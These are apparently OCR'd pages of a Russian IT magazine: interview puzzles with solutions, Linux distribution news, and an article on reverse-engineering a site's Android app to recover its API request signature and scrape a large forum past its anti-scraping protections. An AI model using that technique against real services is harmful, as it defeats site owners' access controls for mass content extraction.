РАЗРЕШЕНИЕ КОНФЛИКТОВ ДОСТУПА

Разрабатывая многопользовательское приложение, мы учитывали возможность возникновения ситуаций, в которых несколько клиентов попытаются одновременно выполнить загрузку или удаление одного и того же файла в хранилище. Механизм разрешения конфликтов доступа у нас сейчас реализован на основе сессий, которые создаются при регистрации клиента на сервере.

Предлагаемый механизм заключается в следующем. Клиент при выполнении операции загрузки или удалении файла должен проанализировать список сессий на сервере. Если хотя бы в одной из сессий встречается имя файла, который клиент собирается удалить или загрузить, выполнение операции над файлом откладывается. Если же имя файла не найдено в списке сессий, клиент обновляет информацию о своей сессии, устанавливая имя файла, с которым он выполняет работу. После выполнения операции с файлом информация об активном файле удаляется.

ЗАКЛЮЧЕНИЕ

Описанный проект включает весь необходимый функционал для организации облачного хранилища файлов. Конечно, ты можешь улучшить наш проект, например повысить производительность сервера за счет увеличения количества экземпляров worker-ролей. Но помни, что в этом случае нужно будет реализовать алгоритм синхронизации данных между этими экземплярами, так как клиенты, подключенные к разным экземплярам worker-ролей, по умолчанию взаимодействовать не могут.



ВЗЛОМ ЧЕРЕЗ GOOGLE PLAY

ПАРСИМ КРУПНЫЙ ФОРУМ С ПОМОЩЬЮ РЕВЕРСИНГА ЕГО ANDROID-ПРИЛОЖЕНИЯ

Артем «RankoR» Смирнов, генеральный директор WIA-Games Ltd
a.smirnov@wia-games.net

Встала передо мной задача: слить контент одного огромного международного сайта с двадцатилетней историей и соответствующим количеством пользователей. Но вот досада — на сайте стоит достаточно умная защита, контент генерируется JavaScript, а за хоть сколько-нибудь значимое количество запросов можно угодить в бан по IP…

Позаморачивавшись немного с прокси и эмуляцией JavaScript, я вдруг вспомнил, что у многих сервисов сейчас, помимо сайта, есть и мобильные приложения. Полез в Google Play — и действительно, есть! Теперь, когда мне это стало известно, задача зазвучала чуть по-другому — отреверсить приложение, получить доступ к закрытому API и с его помощью выкачать контент.

ДЕКОМПИЛЯЦИЯ

Первое, что нужно сделать, — естественно, скачать приложение на девайс. После установки APK копируется в директорию /data/app, и выкачать его оттуда можно такой вот нехитрой командой:

```
adb pull /data/app/some.package.name-1.apk .
```

После успешного выполнения команды получаем искомый APK в текущей директории.

Как ты, наверное, знаешь, приложения для Android пишутся на Java, однако собранный пакет от «обычной» джавы отличается. А для декомпиляции нам нужен JAR-файл. Не беда, на помощь приходит мегаполезная утилита dex2jar:

```
./dex2jar.sh some.package.name-1.apk
```

Все, у нас есть JAR.

Теперь нам поможет программа JD — Java Decompiler. Советую использовать standalone-версию под названием JD-GUI. Запускаем ее.

Нажимаем <Cmd + O> (или <Ctrl + O>) и выбираем наш JAR, после чего видим следующую картину (на скриншоте не то приложение, которое рассматривается в статье, но суть должна быть ясна). JD декомпилирует приложения достаточно качественно, единственный недостаток — имена локальных переменных он не восстанавливает, поэтому со сложными алгоритмами разобраться тяжело.

Хорошо, оставим пока декомпилятор и попробуем посмотреть, какие запросы выполняет приложение.

СНИФФИМ ANDROID

В принципе, подойдет и Wireshark, но мне больше по душе пришлась софтинка с названием Burp Suite, написанная на Java. Нам вполне хватит Free Edition.

Запускаем Burp Suite, открываем вкладку Proxy, нажимаем на «Intercept is...». Что она делает? Поднимает локальный прокси-сервер с портом 8080. Теперь запускаем эмулятор Android, но не из AVD, а из терминала вот такой вот командой:

```
emulator -avd avd_name -http-proxy ↵
http://127.0.0.1:8080
```

Здесь avd_name — имя виртуального девайса, созданного ранее.

Теперь можно убедиться в том, что прокси работает, — открываем на эмуляторе браузер, в нем любую страницу и смотрим, что пишет Burp Suite. Небольшая особенность его работы — по умолчанию он «холдит» пакет, предоставляя пользователю возможность пропустить его далее либо дропнуть. Особенность важная, поскольку, если вовремя его не успеть пропустить, софт на эмуляторе может решить, что произошел тайм-аут операции.

Хорошо, теперь ставим нашу софтину:

```
adb -e install some.package.name-1.apk
```

и запускаем ее на эмуляторе. Выявляем наиболее важные для нас запросы (ура, видим хост api.somesite.com!), пытаемся выполнить запрос в браузере компьютера — все OK, в ответ приходит JSON!

Хорошо, предположим, что в параметрах фигурирует некий ID=1, а нам нужен ID=2. Изменяем в скопированном запросе 1 на 2, выполняем его в браузере — а хрен там, получаем ошибку! Вглядываемся в запрос и видим некий параметр, назовем его signature, и содержимое его подозрительно похоже на хеш :).

Смотрим на эмуляторе, как меняется signature в зависимости от ID, — да, он все же меняется при смене любого параметра. Хорошо, значит, придется реверсить приложение.



WWW

JD-GUI:
llnk.ru/iAELW
dex2jar:
llnk.ru/0AuQt
Burp Suite Free:
llnk.ru/FPDNG

JD-GUI: декомпилированный код

РЕВЕРСИНГ

Вернемся к Java Decompiler. Подзадача сейчас стоит следующая — понять, каким образом генерируется параметр signature. Можно поискать встроенным поиском, но мне такой метод не нравится, поэтому я делаю следующее:

1. Сохраняем все исходники в отдельную директорию (File → Save all sources).
2. Переходим в терминале в эту директорию и грепаем:

```
find . -iname "*.java" | xargs ↵
grep "signature=" -sl
```

На выходе получаем список путей до всех файлов, в которых содержится текст «signature=». В моем случае их всего один :).

Хорошо, теперь,

```
vim some/package/name/http/SomeClass.java
```

и изучаем исходники. Алгоритм генерирования подписи я нашел за пару минут, еще за столько же переписал на бумажку. Да, это действительно хеш (из семейства SHA-*).

За десять минут алгоритм был переписан на Python (нравится мне на нем парсеры писать, и все тут). Я даже хотел было подключить прокси, но потом подумал — а действительно ли это нужно?

И действительно — оказалось не нужно, весь контент для API отдавался без каких-либо лимитов :).

ИТОГ

В итоге за несколько дней было выкачано много сотен тысяч страниц, причем прелесть такого подхода не только в отсутствии лимитов, но и в небольшом размере передаваемого контента — данные в JSON весят в разы меньше, нежели HTML-страница с версткой.

Какой из этого можно сделать вывод? Вывод простой: ты не сможешь полностью защитить данные. Единственное, что могло бы усложнить задачу, — это наличие лимитов, но и эта проблема легко решается с помощью прокси. Использование HTTPS никак не спасает — я просто пошел легким путем, решив сниффать трафик, и даже если бы он был защищен, можно было бы вытащить необходимые параметры для формирования запроса все тем же реверсингом.

Еще немного усложнило бы задачу использование нативной библиотеки для подписывания запроса. Это решение отбросило бы «начинающих», но я, например, тоже знаю про JNI. В общем, мы с коллегами потратили достаточно большое количество времени на поиск решения проблемы, но, увы, так и не нашли. Если у тебя есть какие-то мысли по этому поводу — пиши на почту.

До новых встреч :).

Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

НОВАЯ ПАРТИЯ ЗАДАЧ

СПЕЦПОДГОН: ПАРТИЯ НОВЫХ ЗАДАЧ ОТ КОМПАНИИ SOFTLINE

1. ЧТО ВЫВЕДЕТ СЛЕДУЮЩИЙ СКРИПТ И ПОЧЕМУ?

```
<?php
$sVar1 = "Hello, world!";
$sVar2 = "";
$sVar3 = "";

function foo1()
{
    global $sVar1, $sVar2;
    $sVar2 = &$sVar1;
}
function foo2()
{
    global $sVar1;
    $GLOBALS["sVar3"] = &$sVar1;
}

foo1();
echo "sVar2 = '$sVar2'\n";
foo2();
echo "sVar3 = '$sVar3'\n";
?>
```

2. ЧЕМУ БУДЕТ РАВНО ЗНАЧЕНИЕ ПЕРЕМЕННОЙ $A?

а) $a = (int) ((0.1+0.7) * 10);
б) $a = 90;
$a += ++$a;

3. ЧТО ВЫВЕДЕТ СЛЕДУЮЩИЙ КОД?

```
<?php
$a = array(1=>10, 2=>20, 3=>30);
$b = &$a[1];
$a[1] = $a[2];
$a[1] = &$a[3];
echo $b;
?>
```

4. КАКИМИ СПОСОБАМИ МОЖНО ПОЛУЧИТЬ РОМБ СРЕДСТВАМИ CSS И HTML?



Рис. 1. Тот самый ромб, который тебе придется сделать

5. ПОСЛЕДНЯЯ ЗАДАЧА: ИСПРАВЬ БАГИ!

Исправьте имеющийся код, чтобы получить результат на картинке. Код должен работать в последних версиях браузеров Chrome, Firefox, Safari, Opera, а также IE9, IE10.

Что в приведенном коде является неправильным и почему? Удалось ли вам получить идентичный результат во всех браузерах?

Данная задача была протестирована в браузерах IE9, IE10, Windows Safari 5.1.7, Opera 12.15, Firefox 20.0.1, Chrome 26.0.1410.64 m.




Рис. 2. Результат выполнения кода из этой задачи

```
<!DOCTYPE html>

<html>
<head>
  <title>Some title</title>

  <meta http-equiv="Content-Type" ↵
  content="text/html; charset=utf-8" />
  <style type="text/css">
    body {
      padding:100px;
    }

    .element {
      width:200px;
      height:100px;

      background: linear-gradient↵
      (to bottom,  #269ae2 0%,↵
      #83cee2 100%);

      filter: progid:DXImageTransform.↵
      Microsoft.gradient↵
      (startColorstr='#269ae2', ↵
      endColorstr='#83cee2',↵
      GradientType=0 );
      color:#fff;

      text-align:center;
      line-height:100px;
      font:18px Georgia, serif;
      text-shadow: 0 1px 2px #00437A;
      border-radius:20px;
      border:1px solid #3F7DC9;
      content:'Hello World';
    }

  </style>
</head>

<body>
   <div class="element">
   </div>
</body>
</html>
```

МЫ ЖДЕМ ВАШИХ ЗАДАЧЕК!

IT-компании, шлите нам свои задачки! Интересные и оригинальные задачки мы совершенно безвозмездно поставим перед нашими читателями. То есть для того, чтобы опубликовать свои программерские и просто логические задания в этой рубрике, не нужно никакой бюрократии! Не нужны переписки с инстанциями и отделами, акты приема-передачи работ, подписи, счета и визы. Достаточно просто написать на lozovsky@glc.ru и установить близкий контакт третьей степени с редактором рубрики. Вы шлете задачки, мы их публикуем. Взаимовыгодно! Да, и про бонусы читателям-решателям не забывайте!

РЕШЕНИЕ ЗАДАЧ ИЗ ПРОШЛОГО НОМЕРА

ЗАДАЧА ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

УСЛОВИЕ

Антивирусному приложению под Android OS крайне важно поддерживать базы в актуальном состоянии.

Дан класс class Updater, реализующий интерфейс Runnable, функция run() которого умеет проверять наличие обновлений антивирусных баз на сервере и скачивать их в случае, если они есть.

Напишите код, который раз в час будет запускать функцию run для объекта класса Updater и тем самым актуализировать антивирусные базы на устройстве.

Подсказки:

1. Задача по обновлению должна стартовать строго один раз в час, пропусков из-за того, что процессор телефона перешел в спящий режим, быть не должно.
2. При выполнении обновления баз не должно возникнуть ANR.
3. При выполнении обновления баз процессор телефона не должен перейти в спящий режим.

Решение:

```
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.↵
BroadcastReceiver;

import android.content.Context;
import android.content.Intent;
import android.os.PowerManager;
import android.os.PowerManager.↵
WakeLock;
public class UpdateChecker ↵
implements Runnable {

    private static UpdateChecker ↵
    sInstance;

    private final Runnable mUpdater;
    private final WakeLock mWakeLock;

    static UpdateChecker getInstance() {
        return sInstance;
    }

    public UpdateChecker(Context ↵
    context, Runnable updater) {
        mUpdater = updater;

        mWakeLock = ((PowerManager)↵
        context.getSystemService↵
        (Context.POWER_SERVICE)).↵
        newWakeLock(PowerManager.↵
        PARTIAL_WAKE_LOCK,getClass().↵
        getName());

        sInstance = this;

        PendingIntent intent = ↵
        PendingIntent.getBroadcast↵
        (context,0, new Intent↵
        (context, UpdateCheckerReceiver.↵
        class), PendingIntent.↵
        FLAG_CANCEL_CURRENT);

        AlarmManager alarmManager = ↵
        (AlarmManager)context.↵
        getSystemService(Context.↵
        ALARM_SERVICE);

        alarmManager.setRepeating↵
        (AlarmManager.↵
        ELAPSED_REALTIME_WAKEUP,↵
        AlarmManager.INTERVAL_HOUR,↵
        AlarmManager.INTERVAL_HOUR, ↵
        intent);
    }

    @Override
    public void run() {
        mWakeLock.acquire();
        mUpdater.run();
        mWakeLock.release();
    }

    public static class ↵
    UpdateCheckerReceiver extends ↵
    BroadcastReceiver {

        @Override
        public void onReceive↵
        (Context context, ↵
        Intent intent) {
            new Thread(UpdateChecker.↵
            getInstance()).↵
            start();
        }

    }
}
```

РЕШЕНИЕ ТРЕТЬЕЙ ЗАДАЧИ ОТ КОМПАНИИ ABBYY ИЗ ПРОШЛОГО НОМЕРА

УСЛОВИЕ

Дано натуральное число n (возможно, очень большое, для которого используется арифметика длинных чисел). Найти максимальное число k, квадрат которого меньше n. Требуется написать программу, которая работает как можно быстрее (желательно еще оценить время работы программы). Считаем, что скорость операций над числами зависит от длины этих чисел.

РЕШЕНИЕ

Пусть исходное число n имеет в своей десятичной записи m разрядов. Опишем алгоритм, сложность которого O(m2). Нетрудно заметить, что число разрядов у k будет не более, чем [m/2]+1. Будем перебирать последовательно все разряды числа k от старшего к младшему. Для каждого разряда будем перебирать все возможные цифры от 0 до 9, которые мы будем пытаться ставить в текущий разряд. Основная идея в том, чтобы выбрать максимально возможную цифру таким образом, чтобы квадрат полученного k (младшие разряды которого равны 0) не превосходил исходного числа n. Например, пусть n = 7156, k изначально равно 0. k = 100, k^2 = 10 000 не подходит, поэтому начинаем перебирать десятки. k = 80, k^2 = 6400; k = 90, k^2 = 8100. Значит, принимаем k = 80 и перебираем единицы. k = 84, k^2 = 7056; k = 85, k^2 = 7225. Следовательно, искомое k равно 84.

Теперь опишем эффективную реализацию предложенного подхода. Основная идея — это отказ от использования дорогостоящей операции умножения длинных чисел. Вместо нее предлагается использовать: операцию сложения длинных чисел, операции умножения длинного числа на степень 10 (фактически это просто сдвиг в массиве цифр длинного числа), операцию умножения длинного числа на «короткое», операцию сравнения длинных чисел. Заметим, что сложность всех этих операций будет линейной от числа разрядов в числах.

Итак, пусть мы выбрали несколько старших разрядов числа k. Будем хранить текущее значение k^2. Теперь для очередного разряда нужно понять, какую цифру требуется в него поставить. Это можно делать как линейным проходом от 0 к 9, так и бинарным поиском — в данном случае принципиальной разницы нет. Пусть мы рассматриваем i-й разряд и хотим подставить в него число q. Таким образом, нам нужно сравнить числа $(k + 10^i q)^2$ и число n. Заметим, что $(k + 10^i q)^2 = k^2 + 2kq \cdot 10^i + q^2 \cdot 10^{2i}$. Теперь рассмотрим подробнее правую часть выражения. k^2 уже известно, $2kq \cdot 10^i$ вычисляется с помощью умножения длинного числа на «короткое» с последующим умножением на 10^i, аналогично вычисляется $q^2 \cdot 10^{2i}$. Затем требуется сложить три числа. Таким образом, мы можем за линейное время вычислить квадрат числа k, которое изменилось в i-м разряде. И потом также за линейное время сравнить полученный квадрат k с числом n. Значит, сложность проверки произвольной цифры в некотором разряде имеет сложность O(m). Заметим, что число итераций для выбора очередного разряда не превосходит 10, поэтому данные затраты можно считать константными. А общее число итерируемых разрядов можно оценить как O(m). Итого, сложность алгоритма будет $O(m^2)$.

РЕШЕНИЕ ДВУХ ЗАДАЧ ОТ ABBYY ИЗ ПРОШЛОГО НОМЕРА

Оно ждет тебя на нашем сайте. Следите за обновлениями!



А ЕЩЕ МЫ ЖДЕМ ВАШИХ РЕШЕНИЙ!

ЗАДАЧКИ САМИ СОБОЙ НЕ РЕШАТСЯ! ШЛИ НАМ СВОИ ОТВЕТЫ, А АЙТИШНЫЕ КОМПАНИИ БУДУТ ДАРИТЬ ТЕБЕ БЕСПЛАТНЫЕ АЙФОНЫ.

ОБЗОР НАИБОЛЕЕ ЗНАЧИМЫХ И ИНТЕРЕСНЫХ СОБЫТИЙ В МИРЕ ДИСТРИБУТИВОСТРОЕНИЯ



ПО ТЕРНИСТЫМ ТРОПАМ

Евгений Зобнин
execbit.ru

В отличие от консервативного Slackware, большинство дистрибутивов развивается и видоизменяется со временем. Меняется многое: подходы к разработке и к формированию пакетов, цикл выпуска релизов, системные компоненты, технологии. Может измениться даже направление развития и философия дистрибутива. О том, как и зачем это происходит, мы поговорим в этой статье.

UBUNTU ANYWHERE

В последнее время наиболее интересными событиями, конечно же, стали многочисленные портирования Ubuntu на самые разные устройства. Еще в 2011 году Canonical представила версию Ubuntu для автомобильных информационно-развлекательных систем Ubuntu IVI Remix. Система была урезанной версией стандартной Ubuntu, подогнанной под требования альянса GENIVI, в который входят BMW, GM и многие другие. Дальше второй беты дело так и не пошло, и проект просто свернули.

Так и не закончив работу над автомобильной системой, Canonical взялась за телевизоры и уже в начале января 2012 года представила Ubuntu TV (www.ubuntu.com/tv). В этот раз проект получился куда более продуманным и дальновидным. Программисты приняли абсолютно правильное решение избавиться от свойственной Linux мешанины из технологий и сде-

лали Unity и базирующиеся на его технологиях приложения основной ОС. Благодаря этому интерфейс системы стал цельным, а разработчики получили возможность легко оптимизировать его для управления с помощью пульта.

Вторым важным отличием системы стала изначальная интеграция с магазином контента Ubuntu One, что автоматически открывало пользователям системы доступ к музыке и фильмам онлайн. Более того, Canonical даже реализовала механизм, позволяющий начать просмотр фильма на телевизоре и продолжить на планшете или смартфоне. В общем, все красиво, интересно и полностью открыто. Проблема только в том, что к моменту выпуска работоспособной версии Ubuntu TV рынок умных телевизоров уже был поделен между Apple и Google, и новая ОС оказалась никому не нужна.

Не успевая запрыгивать на один поезд за другим, Canonical решает попытать счастья и вскочить на, казалось бы, недосягаемый экспресс под названием «мобильные технологии», представив в начале нынешнего года Ubuntu for phones. Новая ОС продолжает идеи, начатые в ТВ-версии системы: Unity в качестве единой оболочки, Ubuntu One как источник контента и основанный на идее предоставления пользователю актуальной информации интерфейс.

Операционная система получилась действительно интересной, но слишком необычной и совершенно непривычной пользователю. Здесь все было ново и не так, как у всех. Вместо рабочего стола — сводка из последних запущенных приложений, прослушанных песен и вызываемых контактов, вместо меню приложений — всплывающая панель со столбцом иконок. Аудио- и видеоплееры встроены прямо в оболочку, а вместо привычной пользователям Android и iOS «шторки» здесь множество различных шторок. Однако, несмотря на необычность, Ubuntu for phones точно найдет свое место под солнцем: система базируется на CyanogenMod, а если быть точным — на системных компонентах этой прошивки, таких как ядро, драйверы и системные библиотеки и серверы. По этой причине Ubuntu for phones будет без танцев с бубном работать везде, где есть CyanogenMod версии не ниже девятой.

Спустя месяц Canonical подготавливает и пробную версию системы для планшетов. По сути, здесь ничего не меняется, все тот же интерфейс, тот же Ubuntu One, тот же CyanogenMod внутри плюс поддержка запуска классических настольных приложений. С этого момента Canonical объявляет, что все версии Ubuntu для различных типов устройств будут базироваться на одной кодовой базе, начатой еще в Ubuntu TV и доведенной до приемлемого состояния в Ubuntu for phones.

Интересно, что все эти метания Canonical оказали влияние также и на пользователей настольной версии ОС. Например, многие наработки Ubuntu в результате перекочевали и в интерфейс системы для ПК, а благодаря необходимости оптимизировать систему для работы на не самых мощных устройствах и в ситуации с ограниченным объемом батареи пользователи получили более быструю настольную систему (это хорошо заметно, например, в версии 13.04).


НАСТУПЛЕНИЕ WAYLAND

Второе важное событие произошло в октябре 2012 года, когда была представлена первая стабильная версия протокола Wayland. Напрямую с дистрибутивами это не связано, но будет связано совсем скоро, так как X11 в конце концов канет в Лету и на смену ему придет композитный сервер Weston или любой другой, поддерживающий протокол Wayland. О своем желании внедрить эту технологию высказались разработчики многих дистрибутивов, включая Fedora, Ubuntu и Arch.

Что такое Wayland и зачем он нужен? В двух словах — это замена иксов, причем полная и бескомпромиссная. Это совершенно новая графическая подсистема для Linux, созданная, чтобы решить проблемы X11, связанные с устаревшей архитектурой, запутанностью кода, огромной избыточностью и нездоровыми аппетитами к памяти. Чтобы не развивать и не тащить этот кусок устаревшего кода, которому в прошлом году стукнуло 25 лет, было решено начать все с нуля, создав простой, легкий и соответствующий современным реалиям дисплейный сервер и протокол.

Поддержка Wayland уже есть в Qt5, GTK+3, XBMC, многих популярных приложениях, открытых драйверах Intel, Radeon и Nouveau (точнее, Wayland их поддерживает), а для совместимости со всем остальным балластом уже реализован сервер XWayland, позволяющий запускать любой X11-софт. Работа по портированию GNOME 3, KDE и Enlightenment идет полным ходом, так что иксы выкинут уже совсем скоро.

Wayland создана, чтобы решить проблемы X11, связанные с устаревшей архитектурой, запутанностью кода и нездоровыми аппетитами к памяти



Linux Mint с окружением MINT

Интересно, что одной из первых об интеграции нового сервера в свой дистрибутив заявила команда Ubuntu и даже пригрозила сделать это к выпуску релиза 12.10. Само собой, обещания они не выполнили, а вместо этого заявили о создании собственного дисплейного сервера Mir — он будет отличаться парой-тройкой плюшек, отсутствие которых сильно возмутило разрабов Ubuntu.

Эта новость сразу вызвала большой резонанс среди разработчиков X.org, Wayland, KDE, Enlightenment и других проектов, которые начали резко критиковать Canonical за дробление системных компонентов и безосновательные претензии к Wayland. Как оказалось, почти все из необходимых Canonical функций уже есть в Wayland, а те, которых нет, могут быть с легкостью реализованы в виде расширений. Лидеры проектов KDE и Enlightenment с недоумением отнеслись к идее реализации нового графического стека и вообще отказались поддерживать его, как узкую специфичную разработку.

Несмотря на все это, Canonical упорно продолжала гнуть свою линию, игнорируя все доводы других разработчиков, чем еще больше удивляла сообщество. Наиболее реалистичное объяснение такому поведению дал разработчик X.Org Дэвид Эйрли, который предположил, что столь бессмысленный проект может быть начат только по политической причине. Другими словами, для Canonical Mir — это способ заявить о себе как о ведущем игроке рынка и благодаря популярности Ubuntu сосредоточить в своих руках разработку всей графической подсистемы. С другой стороны, Эйрли готов предположить, что объяснение в простой глупости команды Ubuntu.

Как бы там ни было, а Mir фактически уже доступен в Ubuntu и, начиная с версии 13.04, может быть протестирован всеми желающими. Если все пойдет в том же духе, то Canonical может стать новым мелким, но пакостливым Майкрософтом, который будет принято обливать грязью и называть мастдаем.

UBUNTU И ROLLING-РЕЛИЗЫ

И третье событие опять создает Canonical. На этот раз неутомимым ребятам под руководством бравого космонавта приходит в голову идея перевести дистрибутив на Rolling-модель обновления, предполагающую, что релизов больше не будет, а дистрибутив будет всегда находиться в состоянии развития, то есть обновляться по мере обновления пакетов в репозитории.

Те, кто использует Arch Linux или Gentoo, знают, как работает такая модель: один раз устанавливаешь дистрибутив, а затем всю жизнь сидишь на новой версии, просто обновляя дистрибутив с помощью менеджера пакетов хоть каждый день. Само собой, это очень удобно и притягательно как для пользователей, которые хотят постоянно получать новые версии софта, так и для разработчиков — теперь им не нужно поддерживать сразу несколько версий дистрибутива (стабильный и разрабатываемый), а можно сосредоточиться на одном. Некоторые разрабы Canonical резонно решили, что это есть гуд, и начали активно обсуждать идею.

Вот только они не учли того, что почти все имеющиеся на рынке дистрибутивы с моделью Rolling-релизов — это дистрибутивы для продвинутых пользователей. И этому есть простое объяснение: когда речь идет о полном обновлении дистрибутива из любой точки, произойти может все что угодно. Rolling-модель работает лишь до тех пор, пока пользователь регулярно обновляет дистрибутив, тогда все новшества плавно интегрируются ровно так, как это предусмотрели разрабы. Но что, если попытаться обновить дистр, который был установлен год или даже два назад и ни разу не обновлялся? Я делал это и скажу честно, что головоломка не для слабонервных.

Кроме того, Rolling — это всегда все новое и свежее. А такая идея придется по вкусу далеко не всем. Одно дело, когда интерфейс нужной по работе программы кардинально меняется в ходе планового глобального обновления, для которого ты выделяешь свой выходной, а другое — если это происходит утром в понедельник, когда надо срочно писать доклад. В общем, ситуация сложная, и затея вряд ли стоит того, чтобы тратить на нее время.

Интересно, что еще в январе 2013 года с точно такой же инициативой выступили разработчики Fedora и даже создали соответствующий репозиторий с непрерывными обновлениями Rawhide, однако пока дело не идет. К тому же не лишним будет отметить, что глобальные обновления Fedora случаются намного реже убунтовских шести месяцев, так что там подобная инициатива куда более уместна.

SYSTEMD И ВСЕ-ВСЕ-ВСЕ

В 2010 году Novell и Red Hat анонсируют новую систему инициализации systemd. В том же году система добавляется в Fedora в качестве экспериментальной, а в 2011-м становится основной. На протяжении последующих двух лет systemd вбирает в себя функциональность большого количества смежных системных компонентов и превращается в единый системный менеджер, управляющий загрузкой, запуском сервисов, журналированием, горячим подключением устройств, сетевыми соединениями, сессиями и правами пользователей. В конце 2012 года консервативный Arch Linux завершает переход на systemd, чем подтверждает, что от Леонарда Поттеринга не спасется никто.

Шумиха вокруг systemd началась еще в момент его появления и продолжает разрастаться. Идея единой системы загрузки и управления всеми системными событиями пришлась по вкусу далеко не всем, в результате чего мир Linux раскололся на два лагеря. С одной стороны оказались апологеты классического UNIX-way, предполагающего, что система должна состоять из большого количества простых обособленных компонентов, а с другой — сторонники интеграции, заявляющие, что systemd позволяет сделать управление системой более простым, очевидным и привести все системные инструменты к единому виду.

С последней точкой зрения согласились Red Hat, Novell и другие компании, которые зарабатывают на Linux деньги, в них systemd уже используется по умолчанию. Против systemd выступили независимые сообщества, такие как Gentoo и Debian (последний, впрочем, старается угодить всем). Интересно, что на стороне systemd оказался и истинно гиковый дистрибутив Arch Linux, но здесь причина проста и банальна: ребятам было проще перейти на systemd, чем тащить собственную систему инициализации.



Ubuntu IVI Remix

В результате получилась интересная картина, в которой фрагментация Linux стала еще более очевидной. На одном полюсе находятся адепты systemd, такие как Red Hat и Novell, на другом — приверженцы классического подхода, такие как Debian, Gentoo и Slackware, плюс есть еще куча дистрибутивов, основанных на Ubuntu, в которых используется Upstart. Впрочем, последний не так страшен, поскольку использует классические sh-скрипты инициализации, а не какие-то непонятные unit-файлы, написанные на собственном языке программирования, как в systemd.

Но и это еще не все. Благодаря тому что systemd со временем впитал в себя функциональность и код других смежных системных компонентов, таких, например, как udev, управляющий горячим подключением устройств, и ConsoleKit, реализующий многосеансовость, разработчикам тех дистрибутивов, интеграция systemd в которые не планируется, пришлось как-то выкручиваться из положения.

Так, в начале 2013 года Ubuntu начал постепенно впитывать в себя наработки systemd, и в 13.04 в качестве обязательного появился пакет systemd-services, включающий в себя hostnamed, localed и timedated, отвечающие за изменение и уведомление приложений об имени хоста, локали и времени. В будущем Canonical также планирует замену ConsoleKit на systemd-logind, позволяющий реализовать одновременную работу нескольких юзеров на одной машине. Вот только logind сильно завязан на systemd, и не совсем понятно, как из этой ситуации будут выходить разрабы.

Забавно, что девелоперы Gentoo пошли еще дальше и объявили о создании собственного форка udev, независимого от systemd. Проект получил имя eudev и ставит своей целью вернуть в udev то, что было из него выделено после интеграции с systemd, например поддержку UNIX-сокетов.



INFO

К разработке Wayland подключились некоторые разработчики X.Org. О намерении обеспечить возможность работы поверх Wayland объявили такие проекты, как KDE, GNOME и Enlightenment.

Примечательно, что разработчики проекта X.Org планируют включить компонент XWayland в состав X.Org Server, начиная с выпуска 1.15.

LINUX MINT И СТРАСТИ ПО GNOME 2

Появившись просто как очередная редакция Ubuntu для тех, кто не хочет заморачиваться с установкой дополнительных компонентов, Linux Mint со временем обрел собственные черты, выделяющие его на фоне других дистрибутивов. Linux Mint заслужил популярность благодаря своему классическому облику. Разработчики не стали заимствовать из Ubuntu оболочку Unity и так и не перешли окончательно на GNOME 3, до последнего используя вместо него GNOME 2, а затем и его форк под названием MATE и набор дополнений для GNOME 3 MGSE (Mint GNOME Shell Extensions), делающих новый GNOME похожим на старый.

Тем не менее на устаревших технологиях и одних только дополнениях далеко не уедешь, и поэтому лидер проекта принял решение создать ни много ни мало форк GNOME 3, который бы выглядел и работал как старый добрый GNOME 2, но при этом базировался на новых технологиях и предлагал пользователям

> *Идея единой системы загрузки и управления системными событиями — systemd — пришлась по вкусу далеко не всем*



Ubuntu TV



Ubuntu для планшетов


полезную функциональность из новой версии GNOME. Проект был анонсирован в конце 2011 года, а в середине 2012-го уже вышел Linux Mint 13 с новой графической оболочкой Cinnamon.

По сути, Cinnamon — это просто приведенный к виду классического десктопа GNOME 3, в котором есть панель с меню, с областью быстрого запуска, перечнем открытых окон и системным лотком. При этом оболочка наследует все лучшие черты GNOME 3, включая расширяемость и повсеместное использование OpenGL-вывода. В состав Cinnamon также входит файловый менеджер Nemo, представляющий собой форк Nautilus 3.4, в котором сохранены такие возможности, как панель инструментов и меню, двухпанельный режим, меню со ссылками для быстрого перехода, компактная форма отображения списка файлов и боковая панель.

Интересно, что вместе с Cinnamon команда разработчиков Linux Mint продолжает использовать и рабочий стол на основе MATE — форка GNOME 2, продолжающего идеи классического рабочего стола.

ИМПЕРИЯ ЗЛА, UEFI SECURE BOOT И LINUX

